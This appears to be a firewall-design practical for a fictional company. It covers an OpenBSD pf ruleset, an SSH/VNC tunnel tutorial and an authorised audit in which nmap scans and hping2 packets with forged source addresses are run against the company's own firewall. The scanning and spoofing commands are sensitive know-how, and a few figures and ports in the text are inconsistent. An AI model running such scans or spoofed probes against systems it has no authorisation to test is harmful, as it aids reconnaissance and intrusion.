#     PARTSEC_SRV = Partner Secure Server
# Internal Firewall/NAT IP
# Block Private Addresses (RFC 1918), loopback, multicast
#########################################################################
#########################################################################

EXT_IF = "rl0"
PUB_IF = "rl1"
INT_IF = "rl2"
ALL_IF = "{ rl0, rl1, rl2 }"
```

```
EXT_IP = "aaa.bbb.ccc.147"
PUB_IP = "192.168.1.1"
INT_IP = "10.1.1.1"

PUB_NWK = "{192.168.1.2 , 192.168.1.3 , 192.168.1.4 , 192.168.1.6 ,
192.168.1.7}"
INT_NWK = "{ 10.1.1.100 , 10.1.1.101 , 10.1.1.102 , 10.1.1.103 , 10.1.1.104 ,\
        10.1.1.105 , 10.1.1.106 , 10.1.1.107 , 10.1.1.108 , 10.1.1.109 ,\
        10.1.1.110 , 10.1.1.111 , 10.1.1.112 , 10.1.1.113 , 10.1.1.114 ,\
        10.1.1.115 , 10.1.1.116 , 10.1.1.117 , 10.1.1.118 , 10.1.1.119 ,\
        10.1.1.120 , 10.1.1.121 , 10.1.1.122 , 10.1.1.123 , 10.1.1.124 ,\
        10.1.1.125 , 10.1.1.126 , 10.1.1.127 , 10.1.1.128 , 10.1.1.129 ,\
        10.1.1.130 , 10.1.1.131 , 10.1.1.132 , 10.1.1.133 , 10.1.1.134 ,\
        10.1.1.135 , 10.1.1.136 , 10.1.1.137 , 10.1.1.138 , 10.1.1.139 ,\
        10.1.1.140 , 10.1.1.141 , 10.1.1.142 , 10.1.1.143 , 10.1.1.144 ,\
        10.1.1.145 , 10.1.1.146 , 10.1.1.147 , 10.1.1.148 , 10.1.1.149 ,\
        10.1.1.150 , 10.1.1.10}"
PART_NWK = "216.239.39.0/24"
SUPP_NWK = "207.56.249.0/24"

PUBWEB_SRV = "192.168.1.2"
CUSTSEC_SRV = "192.168.1.3"
MAILREL_SRV = "192.168.1.4"
EXTDB_SRV = "192.168.1.5"
SUPPSEC_SRV = "192.168.1.6"
PARTSEC_SRV = "192.168.1.7"
VPN_SRV = "192.168.1.11"

INTNAT_FW = "10.1.1.10"

SPOOF_NWK = "{ 10.0.0.0/8, 127.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16,
224.0.0.0/4 }"

#########################################################################
```

2.3.3 Options

The Options section is where a few specific global settings can be defined such as: set block-policy, set limit, set loginterface, set optimization, set timeout. They control how the firewall reacts to certain types of traffic, what limits are set for state tables and fragmentation, logging for a particular interface, optimization for traffic, and timeouts for almost every imaginable timing option.

```
#########################################################################
#########################################################################
```

```
# Options: "set"
# Set Options for interface logging and block policy
#      -- return - a TCP RST packet is returned for blocked TCP packets
#           and an ICMP UNREACHABLE packet is returned for blocked UDP
#           packets. All other packets are silently dropped.
#      -- loginterface logs statistics for the external interfaces
#############################################################################
#############################################################################
set block-policy return
set loginterface $EXT_IF

#############################################################################
```

2.3.4 Scrub

"Scrubbing" is the normalization of packets, so there are no ambiguities in interpretation by the ultimate destination of the packet (OpenBSD FAQ).

```
#############################################################################
#############################################################################
# Scrub: "scrub"
# Normalize packets on all interfaces
#############################################################################
#############################################################################
scrub in all
scrub out all

#############################################################################
```

2.3.5 NAT

NAT and Redirection are the most important settings for the GIAC network. GIAC has only one public IP address assigned to its network. For GIAC to be able to host multiple servers behind that single IP Redirection is used to translate ports arriving on the External Firewall interface and send the traffic to the appropriate server on the Public Service Network.

NAT provides a way for multiple machines to use the same internet connection while all traffic is seen as coming from one IP address. A machine 10.1.1.105 from the Internal GIAC Employees network wants to connect to www.google.com. When the packet passes the External Firewall, the original source is stripped off and the IP address of the External Firewall is place into the Source IP field. Google.com will only see a packet coming from aaa.bbb.ccc.147 and send the reply back to that address. To keep track of all traffic originating from the Internal network, pf keeps a “state” table to track all connections and return the correct packets to where they originated.

Redirection works in a similar way to NAT because the users connection to GIAC's web server will only ever see aaa.bbb.ccc.147 when the actual web server IP is 192.168.1.2. When a connection is made to port 80 on aaa.bbb.ccc.147, the packet is "redirected" to port 8000 on 192.168.1.2. The web server sees the packet, responds, and the firewall sends it back out to the web browser.

The following rules and descriptions will wrap due to their length. The descriptions are listed first, and then the rules.

```
#####################################################################
#####################################################################
# NAT rules: "rdr" "nat" "binat"
# Rule 1: Redirect Internet-based port 80 traffic to the Public webserver at port
8000 (HTTP)
# Rule 2: Redirect traffic to Public website from Internal Network to work properly
# Rule 3: Redirect Internet-based port 441 traffic to the 4410 on Supplier Server
(HTTPS)
# Rule 4: Redirect traffic to Supplier website from Internal Network to work
properly
# Rule 5: Redirect Internet-based port 442 traffic to the 4420 on Partner Server
(HTTPS)
# Rule 6: Redirect traffic to Partner website from Internal Network to work
properly
# Rule 7: Redirect Internet-based port 443 traffic to the 4430 on Customer Server
(HTTPS)
# Rule 8: Redirect traffic to Customer website from Internal Network to work
properly
# Rule 9: Redirect VPN traffic to VPN server
# Rule 10: Redirect Internet-based port 25 traffic to the 2500 on Mail Relay
(SMTP)
# Rule 11: Redirect traffic from the Internal Firewall to the Mail Relay
#####################################################################
#####################################################################

rdr on $EXT_IF inet proto tcp from any to $EXT_IP port 80 -> $PUBWEB_SRV
port 8000
rdr on $INT_IF inet proto tcp from $INT_NWK to $EXT_IP port 80 ->
$PUBWEB_SRV port 8000

rdr on $EXT_IF inet proto tcp from $SUPP_NWK to $EXT_IP port 441 ->
$SUPPSEC_SRV port 4410
rdr on $INT_IF inet proto tcp from $INTNAT_FW to $EXT_IP port 441 ->
$SUPPSEC_SRV port 4410
```

```
rdr on $EXT_IF inet proto tcp from $PART_NWK to $EXT_IP port 442 ->
$PARTSEC_SRV port 4420
rdr on $INT_IF inet proto tcp from $INTNAT_FW to $EXT_IP port 442 ->
$PARTSEC_SRV port 4420

rdr on $EXT_IF inet proto tcp from any to $EXT_IP port 443 -> $CUSTSEC_SRV
port 4430
rdr on $INT_IF inet proto tcp from $INTNAT_FW to $EXT_IP port 443 ->
$CUSTSEC_SRV port 4430

rdr on $EXT_IF inet proto tcp from any to $EXT_IP port 25 -> $MAILREL_SRV
port 2500
rdr on $INT_IF inet proto tcp from $INTNAT_FW to $INT_IP port 25 ->
$MAILREL_SRV port 2500

rdr on $EXT_IF inet proto tcp from any to $EXT_IP port 22 -> $VPN_SRV port
2200

nat on $EXT_IF from $INT_NWK to any -> $EXT_IP
nat on $EXT_IF from $PUB_NWK to any -> $EXT_IP
```

2.4 VPN Gateway

The VPN Gateway is a server running the OpenBSD 3.3 operating system and OpenSSH 3.6.1. OpenSSH is listening on the default port 22 and accepting connections forwarded by the External Firewall. The purpose of having the VPN Gateway is to provide encryption to the insecure VNC protocol. GIAC's mobile salespeople will be using PuTTY 0.5.3b available from http://www.chiark.greenend.org.uk/~sgtatham/putty/ to connect to the VPN Gateway. Once connected, the salespeople will use TightVNC (http://www.tightvnc.com/) to connect to their local desktops within the GIAC Internal Users Network. Currently, there are only 3 mobile salespeople so overhead will be minimal.

2.4.1 Policy

The uncommented options are changes to system defaults. The "……" is to make the script shorter by eliminating extraneous information, however it is still in the configuration file on the system.

```
# $OpenBSD: sshd_config,v 1.59 2002/09/25 11:17:16 markus Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.
```

```
# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options change a
# default value.

# GIAC has move all server ports to unprivileged ports
Port 2200
# Only SSH protocol 2 is allowed
Protocol 2
# The SSH server is bound to 192.168.1.11 instead of all interfaces
ListenAddress 192.168.1.11
……
……

#LoginGraceTime 120
# Root is not allowed to log on remotely
PermitRootLogin no
#StrictModes yes
……
……

# override default of no subsystems
# On the default OpenBSD 3.3 install, sftp was enabled.
# This system is only for tunneling so it has been disabled
#Subsystem  sftp     /usr/libexec/sftp-server
```

2.5 VPN Tutorial

The following section is a tutorial on setting up OpenBSD 3.3 with OpenSSH 3.6. There may be a few inconsistencies based on the hardware on which you will be installing your system. For our testing, a desktop system with two Realtek based network cards was used.

2.5.1 OpenBSD Install

The definitive guide for installing OpenBSD is available online at http://www.openbsd.org/faq/faq4.html. The first part of this tutorial will highlight some of the basics of installation. If you are unclear about any part of the install, please look at the above URL for more information.

1. Download the cd33.iso from the following URL and write it to a CD.
    a. ftp://openbsd.secsup.org/pub/openbsd/3.3/i386/
2. Boot up the server with the CD.
3. When you see the following prompt, type "**I**" and hit the **Enter** key.

a. (I)nstall, (U)pgrade or (S)hell?

4. The next two prompts are okay with the defaults. Hit the **Enter** key without typing any input at the prompt.
    a. Specify terminal type: [vt220]
    b. Do you wish to select a keyboard encoding table? [n]
5. Type "**y**" and hit the **Enter** key when asked
    a. Proceed with install? [n]
6. Hard drive setup is next with a couple of prompts
    a. Which one is the root disk? (or done) [wd0] (Hit **Enter** for default)
    b. Do you want to use *all* of wd0 for OpenBSD? [no] (Type "**yes**" and hit **Enter)**
7. Next, OpenBSD needs a disk label assigned for the different partitions. For our setup, we will be setting up one root (/) partition and one swap partition. At the (>) prompt, enter the following commands exactly as they appear below. Your input is in **BOLD.**
    a. > **d a (Hit Enter)**
    b. > **a a (Hit Enter)**
    c. offset: [xxxxx] **(Hit Enter)**
    d. size: [xxxxx] **2g (Hit Enter)**
    e. FS type: [4.2BSD] **(Hit Enter)**
    f. mount point: [none] **/ (Hit Enter)**
    g. > **a b (Hit Enter)**
    h. offset: [xxxxx] **(Hit Enter)**
    i. size: [xxxxx] **512m (Hit Enter)**
    j. FS type: [swap] **(Hit Enter)**
    k. > q (Hit Enter)
    l. Write new label?: [y] **(Hit Enter)**
8. A system name is required for our setup. Name the system "**giacvpn**."
    a. Enter system hostname (short form, e.g. 'foo'): **giacvpn**
9. For the next several prompts, you will need the following information to setup the Network
    a. Interface rl0 will have the network address of **192.168.1.11** and a netmask of **255.255.255.0**.
    b. Interface rl1 will have the network address of **10.1.1.11** and a netmask of **255.255.255.0**.
    c. Enter your Nameserver address (aaa.bbb.ccc.254) as provided by your ISP.
10. Setup root account with a secure password at the two prompts.
    a. Password for root account? (will not echo)
    b. Password for root account? (again)
11. Our installation media will be an ftp server.
    a. Where are the install sets? **f** (Hit **Enter**)
    b. Choose a mirror close to your location.
    c. Stick with the default path.
    d. For filesets, only "bsd," base33.tgz," and "etc33.tgz" are necessary.

12. There is no need for the X windowing system so choose "**n**" when asked if you expect to run the X Window System.
13. Choose "**US/Eastern**" for the timezone.
14. Type "**halt**" at the last prompt.

And, that's it for the install of OpenBSD. After the machine reboots, login as root and we will begin the setup of OpenSSH.

2.5.2 OpenSSH Configuration

The configuration is very simple since it is installed by default. We will be making a few changes to its default configuration file and turning off some unneeded services.

After you are logged into the system, you will see a prompt (giacvpn#). At the prompt, type:

vi /etc/ssh/sshd_config (hit **Enter**)

Using the arrow key, move your cursor down to the line:

#Port 22

and hit the "**x**" key to delete the "#" symbol. This action is uncommenting the line so it will be read when the configuration file is loaded.
Now, move your cursor to the end of the line:

Port 22

and hit "**i**" arrow right and type "**00**". We have just changed the port from the default 22 to port 2200.

Follow the same procedure from above to edit the rest of the file to have the following lines:

```
Protocol 2
ListenAddress 192.168.1.11
PermitRootLogin no
#Subsystem  sftp     /usr/libexec/sftp-server
```

2.5.3 Adding Users

We need to add the three usernames for GIAC's mobile salesforce.


giacvpn# **adduser** (hit Enter)

If this is the first time a user has been added, the system will ask you a few questions about user defaults. The defaults for the shell, home partition, copying of dotfiles, send message, password prompt, are all ok. Hit Enter for each prompt until you get to entering a username.

Username:	Bsmith	Jdoe	Rmoore
Full Name:	Bob Smith	Joseph Doe	Roger Moore

Shell:	sh	sh	sh
Uid:	1000	1000	1000
Login Group	[default]	[default]	[default]
Password:	<secure>	<secure>	<secure>


2.5.4 Putty and TightVNC Configuration



Open up Putty and input the information as it is in the picture above. The Host name is “www.giac.com” and the port is 22. You can save the profile by adding a Profile Name into the “Saved Sessions” box and clicking “Save.”


You will also need to configure the tunnel for VNC to go through between your computer and the GIAC network. Click on the “Tunnels” text on the left and input the following information as seen in the next picture.

The Source Port is “5900” and the Destination is “10.1.1.150:5900.” The source port is the port that will be listening on your local computer. The Destination is the internal IP address of your desktop computer and 5900 is the remote port VNC is listening.



Click the “Open” button to start the SSH session. When asked for your username and password, enter it as it was assigned earlier. After you have been authenticated successfully, open up the VNC Viewer application and input “127.0.0.1:5900” as the server.

VNC Viewer will connect to the local port 5900 and all of its traffic will be tunneled within the encrypted SSH session to the GIAC Network.



That is it! Congratulations on a fine job!!!

Section 3 - Firewall Policy Audit

GIAC Enterprises has asked that an audit of the firewall be conducted to ensure that the policies are working as they have been designed. Management has specifically forbidden a vulnerability scan. The audit is simply to determine if the firewall rules are effective at screening their public servers and allowing internal user traffic out.

3.1 Audit Tools and Plan

Our team will be using a variety of free tools to accomplish the audit running on laptops that can be easily plugged into the different network segments. The main penetration laptop has been booted with Knoppix available from http://www.knoppix.org.
Description of Knoppix from its website:

> "KNOPPIX is a bootable CD with a collection of GNU/Linux software, automatic hardware detection, and support for many graphics cards, sound cards, SCSI and USB devices and other peripherals. KNOPPIX can be used as a Linux demo, educational CD, rescue system, or adapted and used as a platform for commercial software product demos. It is not necessary to install anything on a hard disk. Due to on-the-fly decompression, the CD can have up to 2 GB of executable software installed on it." (http://www.knoppix.org)

Standard network utilities are provided on Knoppix along with specialty tools like hping2, nmap, tcpdump, and ethereal.

The second laptop will be running RedHat Linux 8.0. This laptop will be placed on the opposite side of the firewall from the penetration laptop to verify whether or not traffic is coming through as expected (or not) by running tcpdump.

All testing will be done at 3:00 AM EST on a Sunday morning as to minimize any impact that our testing may have on the GIAC network.

External: Nmap will be run against the External Firewall's public IP address to determine what ports are listening and if the Redirection rules are working. Hping2 will be used to craft custom packets with source IPs within the range of the Supplier and Partner networks.

Public Service Network: Nmap will be run against the External Firewall's private IP address to determine what ports are listening. Hping2 will be used to craft custom packets with with various flags and source IP's to see what exits the network and whether or not NAT is working properly.

Internal GIAC Employees Network: Nmap will be run against the External Firewall's private IP address to determine what ports are listening. Hping2 will be

used to craft custom packets with various flags and source IP's to see what exits the network and whether or not NAT is working properly.

3.2 Audit Costs

The laptops are part of our company's inventory so not cost will be incurred by equipment purchase. Also, all software being used is free under various GPL/BSD licenses. Employee time is the only cost for this particular assessment. There will be two employees conducting the audit. Each employee is paid $85 per hour for auditing with an initial fee of $2000 for travel costs. Time estimates for the entire audit is 4 hours for setup and testing with 2 employees.

The total cost:
$2000 + 2($100 * 4) = $2800

3.3 Audit Testing and Results

The initial scan of the External Firewall's external interface will be with NMap scanning all 65,535 ports. The penetration laptop's IP address will be aaa.bbb.ccc.70.

```
# nmap –p 1-65535 –O –oN extfw.nmap aaa.bbb.ccc.147
```

Tcpdump was running on the Public Service Network to see what traffic was redirected properly and if any extra ports may have been inadvertently opened.

```
# tcpdump –nnvi eth0
```

The output from tcpdump confirmed that traffic was being redirected properly.

```
aaa.bbb.ccc.70.35341 > 192.168.1.11.2200
aaa.bbb.ccc.70.35341 > 192.168.1.4.2500
aaa.bbb.ccc.70.35341 > 192.168.1.3.4300
aaa.bbb.ccc.70.35341 > 192.168.1.2.8000
```

 # nmap (V. 3.00) scan initiated Fri May 16 20:45:20 2003 as: nmap -p 1-65535 -O -oN extfw.nmap aaa.bbb.ccc.147
Interesting ports on (aaa.bbb.ccc.147):
(The 65533 ports scanned but not shown below are in state: closed)
Port State Service
80/tcp open http
443/tcp open https
No exact OS matches for host (If you know what OS is running on it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=3.00%P=i586-pc-linux-gnu%D=5/16%Time=3EC5352E%O=80%C=1)

TSeq(Class=RI%gcd=1%SI=4A304F%IPID=Z)
TSeq(Class=RI%gcd=1%SI=47902E%IPID=Z)
TSeq(Class=RI%gcd=1%SI=3B437F%IPID=Z)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTN
W)
T1(Resp=Y%DF=Y%W=16A0%ACK=O%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=N)
T4(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=N)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=134%RID=E%RIP
CK=F%UCK=E%ULEN=134%DAT=E)

 # Nmap run completed at Fri May 16 20:59:58 2003 -- 1 IP address (1 host up) scanned in 878 seconds

root@ttyp1[audit]# hping2 -s 3309 -p 441 -S -c 2 -a 207.56.249.70 aaa.bbb.ccc.147
HPING aaa.bbb.ccc.147 (eth0 aaa.bbb.ccc.147): S set, 40 headers + 0 data bytes

--- aaa.bbb.ccc.147 hping statistic ---
2 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@ttyp1[audit]# hping2 -s 3309 -p 441 -S -c 2 -a 216.239.39.70 aaa.bbb.ccc.147
HPING aaa.bbb.ccc.147 (eth0 aaa.bbb.ccc.147): S set, 40 headers + 0 data bytes

--- aaa.bbb.ccc.147 hping statistic ---
2 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@ttyp1[audit]# hping2 -s 5000 -p 442 -c 2 -a 216.239.39.70 aaa.bbb.ccc.147
HPING aaa.bbb.ccc.147 (eth0 aaa.bbb.ccc.147): NO FLAGS are set, 40 headers + 0 data bytes

--- aaa.bbb.ccc.147 hping statistic ---
2 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@ttyp1[audit]# echo 'can you hear me now' > data.txt

root@ttyp1[audit]# hping2 -s 5000 -p 442 -d 512 -E data.txt -c 2 -a 216.239.39.70 aaa.bbb.ccc.147
HPING aaa.bbb.ccc.147 (eth0 aaa.bbb.ccc.147): NO FLAGS are set, 40 headers + 512 data bytes

--- aaa.bbb.ccc.147 hping statistic ---
2 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

Tcpdump was able to see packets going to 4410 and 4420 from their respective networks. Again, we can see the Redirection rules are working properly.

Next, nmap was run from 192.168.1.70 to an address located in the "Internet." The firewall appeared to be blocking the return packets however the initial packets were getting through. When a web browser was opened to view an external website, the request went out but the returned packet could not get back into the Public Services Network. Ideally, all traffic initiating from the Public Services Network would be blocked, but at least the current configuration will prevent interactive sessions for would-be attackers.

 # nmap (V. 3.00) scan initiated Fri May 16 21:20:24 2003 as: nmap -O -oN pub2ext.nmap aaa.bbb.ccc.70
 # Nmap run completed at Fri May 16 21:20:54 2003 -- 1 IP address (0 hosts up) scanned in 30 seconds

root@ttyp1[audit]# nmap -P0 10.1.1.101

Starting nmap V. 3.00 (www.insecure.org/nmap/)
caught SIGINT signal, cleaning up
root@ttyp1[audit]#

From the Internal GIAC Employees Network, the same scan was run but the results were more interesting. Packets could be seen leaving the network from 10.1.1.70. The firewall rules have obviously been misconfigured to be letting Private RFC 1918 addresses outside of it's internal network. When the source IP is changed to 10.1.1.101, the packets arriving outside the network are being translated properly to the external IP of the firewall, however, the replies from the pings are not being returned.

 # nmap (V. 3.00) scan initiated Fri May 16 21:26:58 2003 as: nmap -O -oN int2ext.nmap aaa.bbb.ccc.70
 # Nmap run completed at Fri May 16 21:27:28 2003 -- 1 IP address (0 hosts up) scanned in 30 seconds

root@ttyp1[audit]# nmap -O aaa.bbb.ccc.70

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Note: Host seems down. If it is really up, but blocking our ping probes, try -P0
Nmap run completed -- 1 IP address (0 hosts up) scanned in 30 seconds
root@ttyp1[audit]# nmap -P0 aaa.bbb.ccc.70

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Interesting ports on (aaa.bbb.ccc.70):
(The 1597 ports scanned but not shown below are in state: closed)

Port	*State*	*Service*
21/tcp	*open*	*ftp*
22/tcp	*open*	*ssh*
111/tcp	*open*	*sunrpc*
6000/tcp	*open*	*X11*

Nmap run completed -- 1 IP address (1 host up) scanned in 153 seconds


Pings do not get translated properly between the firewall and any of the networks because of the options settings in the pf rules file (see above).

3.4 Audit Conclusions

The firewall is effective in translating the packets coming into the network properly and keeping the internal machines safe, HOWEVER, too much traffic is being allowed between the Internal Users and the Public Services Network. Those addresses need to be blocked by the firewall. Further testing would need to be done with sample rules and more probing with nmap and hping2. One possible ruleset to alleviate this RFC 1918 leak might be the following:

Block in log quick on $ext_if from $spoof_nwk to any
Block out log quick on $ext_if from any to $spoof_nwk

